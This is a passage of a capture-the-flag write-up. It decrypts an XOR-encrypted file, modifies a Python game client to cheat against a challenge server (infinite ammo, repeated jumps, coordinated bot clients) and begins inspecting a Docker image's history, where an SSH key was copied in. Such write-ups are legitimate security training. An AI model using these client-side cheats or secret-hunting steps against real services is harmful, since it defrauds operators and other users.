                    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  0123456789ABCDEF0123456789ABCDEF
0x0000000000004000 00 00 00 00 00 00 00 00 08 40 00 00 00 00 00 00 55 aa 33 22 11 44 99 88 ee ff 66 cc 22 77 aa 55  ........@.......U.3".D....f."w.U
0x0000000000004020 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ................................
0x0000000000004040 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ................................
```

Now that look like something we might use. Starting from 0x00004010 we can see 16 bytes that are being used as the keys to encrypt the data. So lets try using those.

```
$ ./decode plain_text.encrypted plain_text.decrypted

Enter length of the encryption key (1-1024):
16

Enter encryption key one byte at a time in HEX format (e.g. a5):
55
aa
33
22
11
44
99
88
ee
ff
66
cc
22
77
aa
55

$ cat plain_text.decrypted
hello world

It works! Time to do it for the actual file.

$ ./decode encrypted_data decrypted_data
....

$ file decrypted_data
decrypted_data: PNG image data, 408 x 290, 8-bit/color RGBA, non-interlaced

$ mv decrypted_data decrypted_data.png
```


You. Win.

Flag: hJARO3!!4Almtm4!#

And there we go we got the flag!

P.S this can also be done with CyberChef the link provides 3 xor rounds first one with the entire 16byte key `55aa332211449988eeff66cc2277aa55` and 2 others 2nd with key `55` and 3rd with key `aa`, just input the encrypted_data and download the file and name it download.png

7. Cheating

7.1 Project Kyyber 2021 part 1

```
About time that the developers could finish making the game and I can start
churning out the profits.
They said something like "There is still bugs blaablaa", but I tested it
and it seems to work fine.
Anyway, we can just fix them and sell the fixes as DLC if anyone finds
anything.

Here is the latest release I got my hands on.
The server in challenge.fi:9999 is running a version directly from
something called "JIT" and it should have additional achievements that are
not in the release.
Maybe we should start charging for the online access if the game is better
that way...

Instructions
You need python3 and pygame to run this game:
https://www.pygame.org/wiki/GettingStarted

The game should work in Windows, Linux and Mac

To run the game, first start the server:

python3 server.py
Then start the client:

python3 client.py
```

```
For example in Windows 10:

Extract the zip file to desktop
Open "Command Prompt" (cmd)
Type "python3" to install python3 from Microsoft Store
Type "python3 -m pip install -U pygame --user" to install pygame
Type "cd Desktop\release_v1.0" to open the game directory
Type "python3 server.py" to start the server
Open another Command Prompt and launch the client
If you are not able to run the unmodified clients or servers, you can ask
help from discord. Obviously don't share information about the challenge
itself!
```

Alrighty lets download the zip file and extract it.

```
wget
https://challenge.fi/files/99da8fe9fe5b742f461157c130111a5f/release_v1.0.zi
p?
token=eyJ1c2VyX2lkIjo1NDAsInRlYW1faWQiOm51bGwsImZpbGVfaWQiOjI1fQ.YGNmKw.cpM
eCARelQxavQFV6hvfv_WYtQM -O release_v1.0.zip
unzip release_v1.0.zip
cd release_v1.0
```


Here we have the files

```
$ ls -la
drwxr-xr-x root root   4 KB Wed Feb 17 20:56:19 2021  .
drwxr-xr-x root root   4 KB Tue Mar 30 20:58:00 2021  ..
drwxr-xr-x root root   4 KB Wed Feb 17 19:08:46 2021  gamelogic
drwxr-xr-x root root   4 KB Mon Feb 15 10:30:16 2021  images
.rw-r--r-- root root 5.5 KB Thu Feb 18 20:09:41 2021  client.py
.rw-r--r-- root root 6.1 KB Thu Feb 18 20:09:41 2021  server.py

$ ls -la gamelogic
drwxr-xr-x root root   4 KB Wed Feb 17 19:08:46 2021  .
drwxr-xr-x root root   4 KB Wed Feb 17 20:56:19 2021  ..
.rw-r--r-- root root   0 B  Mon Feb 15 10:30:16 2021  __init__.py
.rw-r--r-- root root 155 B  Thu Feb 18 20:09:41 2021  achievements.py
.rw-r--r-- root root 9.1 KB Thu Feb 18 20:09:41 2021  common.py
.rw-r--r-- root root 9.6 KB Thu Feb 18 20:09:41 2021  objects.py
.rw-r--r-- root root  98 B  Mon Feb 15 10:30:16 2021  world.py
```

Lets check the first hint:

1. Achievement for part 1 is called "PEW PEW!"

Okay that tells us something, lets fire up the game. Start by running `python3 server.py` followed by `python3 client.py`



Hello World!: Successfully joined a game!

AMMO: 4, RELOAD: 0, HP: 25


We can see our Ammo, Reload and HP in there. Hint said the first achievement is called "PEW PEW" so it must have something to do with the Ammo. Lets try shooting. We spend our 4 ammo and we begin to reload. So I think we must figure out how to shoot more than 4 times. Lets take a look at the `client.py` file. We scroll down to the bottom of the file and find our "shoot" function on lines 129-138

```
Line 129:                    if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
Line 130:                        if me.ammo > 0:
Line 131:                            sendevent.append(
Line 132:                                [
Line 133:                                    "shoot",
Line 134:                                    me.x +
math.cos(me.mouseDir(camera_pos)) * 60,
Line 135:                                    me.y -
math.sin(me.mouseDir(camera_pos)) * 60,
Line 136:                                    me.mouseDir(camera_pos),
Line 137:                                ]
Line 138:                            )
```

Looking at the if clause `if me.ammo > 0:` if me(player).ammo is more than 0 sendevent "shoot" clearly we can exploit this and remove the whole if clause.

```
Line: 129                    if event.type == pygame.MOUSEBUTTONDOWN and
event.button == 1:
Line: 130                        sendevent.append(
Line: 131                            [
Line: 132                                "shoot",
Line: 133                                me.x +
math.cos(me.mouseDir(camera_pos)) * 60,
Line: 134                                   me.y -
math.sin(me.mouseDir(camera_pos)) * 60,
Line: 135                                   me.mouseDir(camera_pos),
Line: 136                               ]
Line: 137                           )
```

Now the client doesn't do a check if we have more than 0 ammo and should let us shoot infinitely. Save the file and lets try it out. Launch the client again `python3 client.py` and start shooting. Yes it works! but we didn't get achievement because we're not in the correct server, lets change that. Lets comment `line 113` and uncomment the `line 114` now we can connect to the CTF hosted challenge server. Fire up the client again and go shooting.



Hello World!: Successfully joined a game!
Part 1: PEW PEW!: NIXU{mamma_mia_ammo_il_infinitiko}
First blood!: You destroyed an enemy!

AMMO: 4, RELOAD: 0, HP: 25

7.2 Project Kyyber 2021 part 2

```
Project Kyyber 2021 has multiple flags!
```

Lets see the hint:

1. Achievement for part 2 is called "NO ROOF!"

No roof, what on earth does that mean? There's more functions under the shooting function in the `client.py` file lets see what we have

```
                keys = pygame.key.get_pressed()
                if keys[pygame.K_SPACE] and not me.state == "jumping":
                    sendevent.append(["jump"])
                if keys[pygame.K_a] and not me.dir == 1:
                    sendevent.append(["left"])
                elif keys[pygame.K_d] and not me.dir == -1:
                    sendevent.append(["right"])
                elif not me.dir == 0:
                    sendevent.append(["stop"])
```

So we can move left and right with A and D and we can jump with Space. Lets try those. Done trying? As you can see the jumping isnt very high I think the NO ROOF achievement is related to that. Maybe we need to find a way to jump over the top of the screen. Lets have a look at the jumping function. Lets open up `common.py` from the gamelogic folder in our editor and look for `"jump"`

```
                    if event.name == "jump":
                        if player.state != "jumping":
                            player.state = "jumping"
                            player.y_vel += 4
```


If our client sends event called jump and if our player state is not jumping, change it to jumping and add 4 to player y velocity. Okay now we understand why we can't jump more than once since our state is "jumping" when we jump. How can we change our state to something else to allow us to jump again during our initial jump. Look at lines 100-102

```
                    elif event.name == "reload":
                        player.state = "reloading"
                        player.reloadleft = 150
```

The reload function resets the player state to reloading so our state wouldn't be jumping anymore. Let's try it out! Back in the `client.py` change we add a new sendevent in our jump function like so

```
                    if keys[pygame.K_SPACE] and not me.state == "jumping":
                        sendevent.append(["jump"])
                        sendevent.append(["reload"])
```

That should do it, lets try it!


Hello World!: Successfully joined a game!
Part 2: NO ROOF!: NIXU{look_at_me_im_flying}
AMMO: 4, RELOAD: 0, HP: 25


SUCCESS!

7.3 Project Kyyber 2021 part 3

Hint:

1. Achievement for part 3 is called "BOSSKILLER!"

Alrighty then time to get those bigboy pants and see what we're up against. Lets try jumping all the way to the end of the world and see if we can find the boss.



Boss was found and when we landed we got killed pretty much instantly. Hmmmm, how do we proceed from this? Well first off we might want to shoot automatically so we dont need to click all the time. Lets do that first.

We copy lines lines 130-137 to under `if me: on line 123`. We do this because `if me:` doesnt have any type of event checks unlike the original position. Now it just shoots if player exists.

```
Original:
            if me:
                if me.state == "normal" and not me.reloadleft and not 
me.ammo > 0:
                    sendevent.append(["reload"])
                for event in pygame.event.get():
                    if event.type == pygame.QUIT:
                        pygame.quit()
                    if event.type == pygame.MOUSEBUTTONDOWN and 
event.button == 1:
                        sendevent.append(
                            [
                                "shoot",
                                me.x + math.cos(me.mouseDir(camera_pos)) * 
60,
                                me.y - math.sin(me.mouseDir(camera_pos)) * 
60,
                                me.mouseDir(camera_pos),
                            ]
                        )
                keys = pygame.key.get_pressed()

Modified:
            if me:
                sendevent.append(
                    [
                        "shoot",
                        me.x + math.cos(me.mouseDir(camera_pos)) * 60,
                        me.y - math.sin(me.mouseDir(camera_pos)) * 60,
                        me.mouseDir(camera_pos),
                    ]
                )
                if me.state == "normal" and not me.reloadleft and not 
me.ammo > 0:
                    sendevent.append(["reload"])
                for event in pygame.event.get():
                    if event.type == pygame.QUIT:
                        pygame.quit()
                    if event.type == pygame.MOUSEBUTTONDOWN and 
event.button == 1:
                        sendevent.append(
                            [
                                "shoot",
                                me.x + math.cos(me.mouseDir(camera_pos)) * 
60,
                                me.y - math.sin(me.mouseDir(camera_pos)) * 
60,
                                                me.mouseDir(camera_pos),
                                          ]
                                    )
                        keys = pygame.key.get_pressed()
```

Next we want to reset our state everytime we move so we add reload event to our movement keys.

```
Original:
                        if keys[pygame.K_a] and not me.dir == 1:
                            sendevent.append(["left"])
                        elif keys[pygame.K_d] and not me.dir == -1:
                            sendevent.append(["right"])

Modified:
                        if keys[pygame.K_a] and not me.dir == 1:
                            sendevent.append(["left"])
                            sendevent.append(["reload"])
                        elif keys[pygame.K_d] and not me.dir == -1:
                            sendevent.append(["right"])
                            sendevent.append(["reload"])
```

Now we're reloading constantly. Now we need to figure out how to get rid off all those enemies. We can use multiple clients to connect to the server but how do we move them all at the same time? Lets copy `client.py` to `botclient.py`. First lets make a little addition to our `client.py` by printing out our `client.py` player_id. Add the following line to `line 118` in `client.py`

```
117:        my_id = json.loads(data)["player_id"]
118:        print('ME: %d' % (my_id))
```


Now let us open `botclient.py` and do some changes. Lets import sys so we can use our player_id as argument when we start the bot client

```
Line 9:import sys

Line 118:        my_id = json.loads(data)["player_id"]
Line 119:        master_id = int(sys.argv[1])
Line 120:        while True:
Line 121:            me = None
Line 122:            for player in gamestate.players:
Line 123:                if player.id == my_id:
Line 124:                    me = player
Line 125:                elif player.id == master_id:
Line 126:                    master = player
```

Now our bot recognizes our `client.py` as master, next lets make our bots move according to masters movement.

```
Line 128:                 if master.x > me.x:
Line 129:                     sendevent.append(["right"])
Line 130:                 elif master.x < me.x:
Line 131:                     sendevent.append(["left"])
```

Now they will follow us around and shoot continuously. You can adjust where they shoot with your mouse once you start the botclient. To start the botclient you use `python3 botclient.py 18350961928273032797` for example. The master_id will be printed in our `client.py` start console. Now lets create some botclients and go kill that boss! Aaaaand its done!



```
Hello World!: Successfully joined a game!
Part 1: PEW PEW!: NIXU{mamma_mia_ammo_il_infinitiko}
First blood!: You destroyed an enemy!
Part 2: NO ROOF!: NIXU{look_at_me_im_flying}
Part 3: BOSSKILLER!: NIXU{ints_in_strings_and_check_after_create_oh_my}
AMMO: -4, RELOAD: 75, HP: 3
```

8. Cloud

8.1 AWS Challenge 1

```
I built a Docker image just for you. Can you check if it has any security
issues?
The image can be found from DockerHub:
https://hub.docker.com/r/challengeapp/myapp
```

Our hint is:

Looks like we need to install docker on our kali linux so lets do exactly that here's the link for installing Docker on Kali linux. Once that is done lets dive into the challenge. First lets pull our docker image with `docker pull challengeapp/myapp`

```
$ docker pull challengeapp/myapp
Using default tag: latest
Trying to pull repository docker.io/challengeapp/myapp ...
latest: Pulling from docker.io/challengeapp/myapp
801bfaa63ef2: Pull complete
7678dd7631a2: Pull complete
673b2cf6feb8: Pull complete
924474d3e184: Pull complete
a5c8ee9499b5: Pull complete
299aeb3cfbba: Pull complete
cab7e009b3ca: Pull complete
c41ef3c2f492: Pull complete
1f0faa725055: Pull complete
3acfc1549b78: Pull complete
b50299d2d467: Pull complete
81f9cc8200df: Pull complete
c3cc5852571f: Pull complete
Digest:
sha256:ae7c39592ad3247b1b06440ba9ba5b88085fad8bf4b6f7cb701485b9abaf31fc
Status: Downloaded newer image for docker.io/challengeapp/myapp:latest
```

Now lets see whats in the history of the image by running: `docker history $(docker images |grep -v REPO |awk 'NR==1 {print $3}') --format="table{{.CreatedBy}}" --no-trunc`

```
$ docker history $(docker images |grep -v REPO |awk 'NR==1 {print $3}') --
format="table{{.CreatedBy}}" --no-trunc
CREATED BY
/bin/sh -c #(nop)  CMD ["waitress-serve" "--call" "app:create_app"]
/bin/sh -c #(nop) WORKDIR /opt
/bin/sh -c #(nop)  USER joe
/bin/sh -c #(nop) COPY --
chown=joe:joedir:03cbd7758a125a086cdbb4a8f0bc30b7d67b42a300929b531de534d3f8
```

```
29e99d in /opt/app
/bin/sh -c adduser -D joe
/bin/sh -c #(nop) COPY
file:90a467b4090363aa15d30339d19146b7b9b601dbce9b078e2c78eaeb72299852 in
/root/.ssh/id_ed25519
/bin/sh -c #(nop)  EXPOSE 8080
/bin/sh -c #(nop)  ENV FLASK_ENV=production
/bin/sh -c #(nop)  ENV FLASK_APP=/opt/app
/bin/sh -c apk update &&     apk add --no-cache --virtual build-deps gcc
musl-dev python3-dev libffi-dev openssl-dev &&     pip install --upgrade
pip &&     pip install -r requirements.txt &&     apk del build-deps
/bin/sh -c apk add bash
/bin/sh -c touch /opt/app/config.py
/bin/sh -c #(nop) WORKDIR /opt/app
/bin/sh -c #(nop) COPY
file:475be72255a2dc87580c3fca0cd96f076656c226945220e86352adc74117d256 in
/opt/app
/bin/sh -c mkdir /opt/app
/bin/sh -c #(nop)  CMD ["python3"]
/bin/sh -c set -ex;   wget -O get-pip.py "$PYTHON_GET_PIP_URL";  echo
"$PYTHON_GET_PIP_SHA256 *get-pip.py" | sha256sum -c -;   python get-pip.py
--disable-pip-version-check   --no-cache-dir   "pip==$PYTHON_PIP_VERSION"
;  pip --version;   find /usr/local -depth   \(    \( -type d -a \( -name
test -o -name tests -o -name idle_test \) \)    -o    \( -type f -a \( -
name '*.pyc' -o -name '*.pyo' \) \)   \) -exec rm -rf '{}' +;  rm -f get-
pip.py
/bin/sh -c #(nop)  ENV
PYTHON_GET_PIP_SHA256=8006625804f55e1bd99ad4214fd07082fee27a1c35945648a58f9
087a714e9d4
/bin/sh -c #(nop)  ENV PYTHON_GET_PIP_URL=https://github.com/pypa/get-
pip/raw/4be3fe44ad9dedc028629ed1497052d65d281b8e/get-pip.py
/bin/sh -c #(nop)  ENV PYTHON_PIP_VERSION=21.0.1
/bin/sh -c cd /usr/local/bin  && ln -s idle3 idle  && ln -s pydoc3 pydoc
&& ln -s python3 python  && ln -s python3-config python-config
/bin/sh -c set -ex  && apk add --no-cache --virtual .fetch-deps   gnupg
tar   xz   && wget -O python.tar.xz
"https://www.python.org/ftp/python/${PYTHON_VERSION%%[a-
z]*}/Python-$PYTHON_VERSION.tar.xz"  && wget -O python.tar.xz.asc
"https://www.python.org/ftp/python/${PYTHON_VERSION%%[a-
z]*}/Python-$PYTHON_VERSION.tar.xz.asc"  && export GNUPGHOME="$(mktemp -d)"
&& gpg --batch --keyserver ha.pool.sks-keyservers.net --recv-keys
"$GPG_KEY"  && gpg --batch --verify python.tar.xz.asc python.tar.xz  && {
command -v gpgconf > /dev/null && gpgconf --kill all || :; }  && rm -rf
"$GNUPGHOME" python.tar.xz.asc  && mkdir -p /usr/src/python  && tar -xJC
/usr/src/python --strip-components=1 -f python.tar.xz  && rm python.tar.xz
&& apk add --no-cache --virtual .build-deps    bluez-dev   bzip2-dev
coreutils   dpkg-dev dpkg   expat-dev   findutils   gcc   gdbm-dev   libc-
dev   libffi-dev   libnsl-dev   libtirpc-dev   linux-headers   make
ncurses-dev   openssl-dev   pax-utils   readline-dev   sqlite-dev   tcl-dev
tk   tk-dev   util-linux-dev   xz-dev   zlib-dev  && apk del --no-network
.fetch-deps   && cd /usr/src/python  && gnuArch="$(dpkg-architecture --
query DEB_BUILD_GNU_TYPE)"  && ./configure   --build="$gnuArch"   --enable-
loadable-sqlite-extensions   --enable-optimizations   --enable-option-
checking=fatal   --enable-shared   --with-system-expat   --with-system-ffi
```

```
--without-ensurepip  && make -j "$(nproc)"   EXTRA_CFLAGS="-
DTHREAD_STACK_SIZE=0x100000"   LDFLAGS="-Wl,--strip-all"   PROFILE_TASK='-m
test.regrtest --pgo    test_array    test_base64    test_binascii
test_binhex    test_binop    test_bytes    test_c_locale_coercion
test_class    test_cmath    test_codecs    test_compile    test_complex
